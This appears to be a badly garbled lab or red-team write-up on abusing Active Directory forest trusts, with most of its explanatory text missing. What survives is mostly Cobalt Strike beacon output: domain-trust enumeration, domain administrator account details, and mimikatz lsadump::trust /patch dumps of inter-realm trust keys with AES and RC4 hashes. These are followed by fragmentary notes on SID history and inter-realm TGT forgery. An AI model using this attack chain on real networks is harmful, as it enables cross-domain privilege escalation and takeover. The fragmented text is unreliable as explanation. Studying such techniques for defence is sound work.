


AD



General Name Suffix Routing

This Domain:

Other Domain:

Trust type:

The other domain supports Kerberos AES Encryption

Direction of trust:

Incoming: Users in the local domain can authenticate in the specified domain, but users in the specified domain cannot authenticate in the local domain.

Transitivity of trust:

This trust is forest transitive. Users from indirectly trusted domains within the enterprise may authenticate in the trusting enterprise.

To confirm or reset this trust relationship and update its routed name suffixes, click Validate.

To save a file with the details about the status of the names associated with this trust, click Save As.

() A B B C A C A C

```
beacon> powershell get-domaintrust
[*] Tasked beacon to run: get-domaintrust
[+] host called home, sent: 309 bytes
[+] received output:
#< CLIXML
```

```
SourceName      : raven-med.local
TargetName      : prod.raven-med.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 1/21/2023 3:13:26 AM
WhenChanged    : 6/11/2023 7:10:02 PM
```

```
SourceName      : raven-med.local
TargetName      : white-bird.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 1/22/2023 4:19:54 AM
WhenChanged    : 6/11/2023 7:10:03 PM
```

```
SourceName      : raven-med.local
TargetName      : med-factory.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Inbound
WhenCreated     : 5/8/2023 8:59:11 PM
WhenChanged    : 5/8/2023 9:54:15 PM
```

```
white-bird  raven-med  med-factory  raven-med  med-factory  whi
bird  prod  med-factory  prod
```

AD

RAVEN-MED\Administrator@RAVEN-MED administrator

```

PS C:\windows\tasks> net user administrator /domain
User name Administrator
Full Name
Comment Built-in account for administering the computer/domain
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never

Password last set 1/20/2023 11:38:16 AM
Password expires Never
Password changeable 1/21/2023 11:38:16 AM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 6/11/2023 12:37:37 PM

Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships *Group Policy Creator *Domain Admins
                        *Domain Users

The command completed successfully.

```

```

PS C:\windows\tasks> net user administrator /domain
User name Administrator
Full Name
Comment Built-in account for administering the computer/domain
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never

Password last set 1/20/2023 5:08:38 PM
Password expires Never
Password changeable 1/21/2023 5:08:38 PM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 6/14/2023 7:06:35 PM

Logon hours allowed All


Local Group Memberships *Administrators
Global Group memberships *Domain Users *Domain Admins
                        *Schema Admins *Group Policy Creator
                        *Enterprise Admins

The command completed successfully.

```

AD

Med-factory (Med-factory Raven-med) Administrator



SID

SID History/ExtraSids

SID History

SID SIDSID

()

prod raven-med

ravprod\$

raven-med\$

```

beacon> mimikatz lsadump::trust /patch
[*] Tasked beacon to run mimikatz's lsadump::trust /patch command
[+] host called home, sent: 750704 bytes
[+] received output:

Current domain: PROD.RAVEN-MED.LOCAL (PROD / S-1-5-21-1674258736-4167122442-1078531953)

Domain: RAVEN-MED.LOCAL (RAVEN-MED / S-1-5-21-3775014555-2484002919-2799327105)
[ In ] PROD.RAVEN-MED.LOCAL -> RAVEN-MED.LOCAL
* 6/11/2023 12:10:03 PM - CLEAR - 15 84 c8 57 06 8c d7 6b e0 04 3d ea 28 4c 5d f5 3a b5 8f 8e 7f 7c 2c 5c 7e 1
ae 1c 1a 60 45 59 71 5f aa df 45 8a 6e 11 04 a5 15 e1 4b ac b5 48 00 07 70 06 aa b4 ea f1 cc 7e a2 1f 18 e7 bc 67 e0
45 06 30 ef b5 25 88 56 2c 00 1f 18 2c 17 07 4c 0d 52 7c 40 88 c9 37 5b 0f e8 dd 72 29 e9 ee 2e 79 f4 05 ce 06 59 a0
4d b8 fa 03 aa ad ad ec 28 72 74 9b 8c 26 6b 71 e8 de 8e cb f4 0d 2a b5 ed
* aes256_hmac e168f710251f6304bf377f0f3779fcbd885d079d085b14df56830f04c965ab71
* aes128_hmac 4a96dec260c0b3af353328cfe8eaa472
* rc4_hmac_nt 7a93230db5144ccd92ac1fa086f46e49

[ Out ] RAVEN-MED.LOCAL -> PROD.RAVEN-MED.LOCAL
* 6/11/2023 11:33:12 AM - CLEAR - 40 51 1d 89 63 04 a5 3d 52 44 a4 63 4e 23 d2 20 78 73 a3 46 0d e6 23 16 78 2
46 84 91 1d 81 87 a4 7b af b4 7c 5a 75 e8 87 5d 26 eb 83 6c 26 54 75 8f a1 16 be 90 62 d1 ee 8c 13 77 4f 24 01 02 99
58 ac 63 be aa ec 83 a3 66 71 4a b8 c6 ce e0 29 b4 8e cd 9a 4c a1 8f fa e1 55 b6 b9 43 4f 2e e8 2d 25 9d 94 cb 13 60
b4 53 c1 d6 2d 3a 35 44 60 77 70 9b db a6 41 19 02 17 67 43 27 ad 8b 6a 15
* aes256_hmac 7fe3d30bada6f8a4be098df2c7787116383cefaa3b9c4c468b67ca9ecd6544fd
* aes128_hmac 0ebbdac1922b0451e3a081a5bf7450bc
* rc4_hmac_nt 525fed861e6da4bf06de1be65c9ee3c7

```

```

beacon> mimikatz lsadump::trust /patch
[*] Tasked beacon to run mimikatz's lsadump::trust /patch command
[+] host called home, sent: 750704 bytes
[+] received output:

Current domain: RAVEN-MED.LOCAL (RAVEN-MED / S-1-5-21-3775014555-2484002919-2799327105)

Domain: PROD.RAVEN-MED.LOCAL (PROD / S-1-5-21-1674258736-4167122442-1078531953)
[ In ] RAVEN-MED.LOCAL -> PROD.RAVEN-MED.LOCAL
* 5/8/2023 2:56:51 PM - CLEAR - 40 51 1d 89 63 04 a5 3d 52 44 a4 63 4e 23 d2 20 78 73 a3 46 0d e6 23 16 78 2b 28
* aes256_hmac 7fe3d30bada6f8a4be098df2c7787116383cefaa3b9c4c468b67ca9ecd6544fd
* aes128_hmac 0ebbdac1922b0451e3a081a5bf7450bc
* rc4_hmac_nt 525fed861e6da4bf06de1be65c9ee3c7

[ Out ] PROD.RAVEN-MED.LOCAL -> RAVEN-MED.LOCAL
* 6/11/2023 12:10:02 PM - CLEAR - 15 84 c8 57 06 8c d7 6b e0 04 3d ea 28 4c 5d f5 3a b5 8f 8e 7f 7c 2c 5c 7e 15
* aes256_hmac e168f710251f6304bf377f0f3779fcbd885d079d085b14df56830f04c965ab71
* aes128_hmac 4a96dec260c0b3af353328cfe8eaa472
* rc4_hmac_nt 7a93230db5144ccd92ac1fa086f46e49

```

TGT

Kerberos

TGT (Inter-realm TGT)

TGT

SID

SID	AD	SID	1000	RID	SID	SID000	RID	SID	SID
RID	1000	SID	A	B	SID			SID	

S-1-5-21-<Domain>-R R >= 1000	Identifiers for end user-created domain identities and domain groups.	Not filtered at domain and external trust boundaries. Can be filtered at member, quarantined, and cross-forest boundaries.
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Updated 2 July 2023 02:02:35 by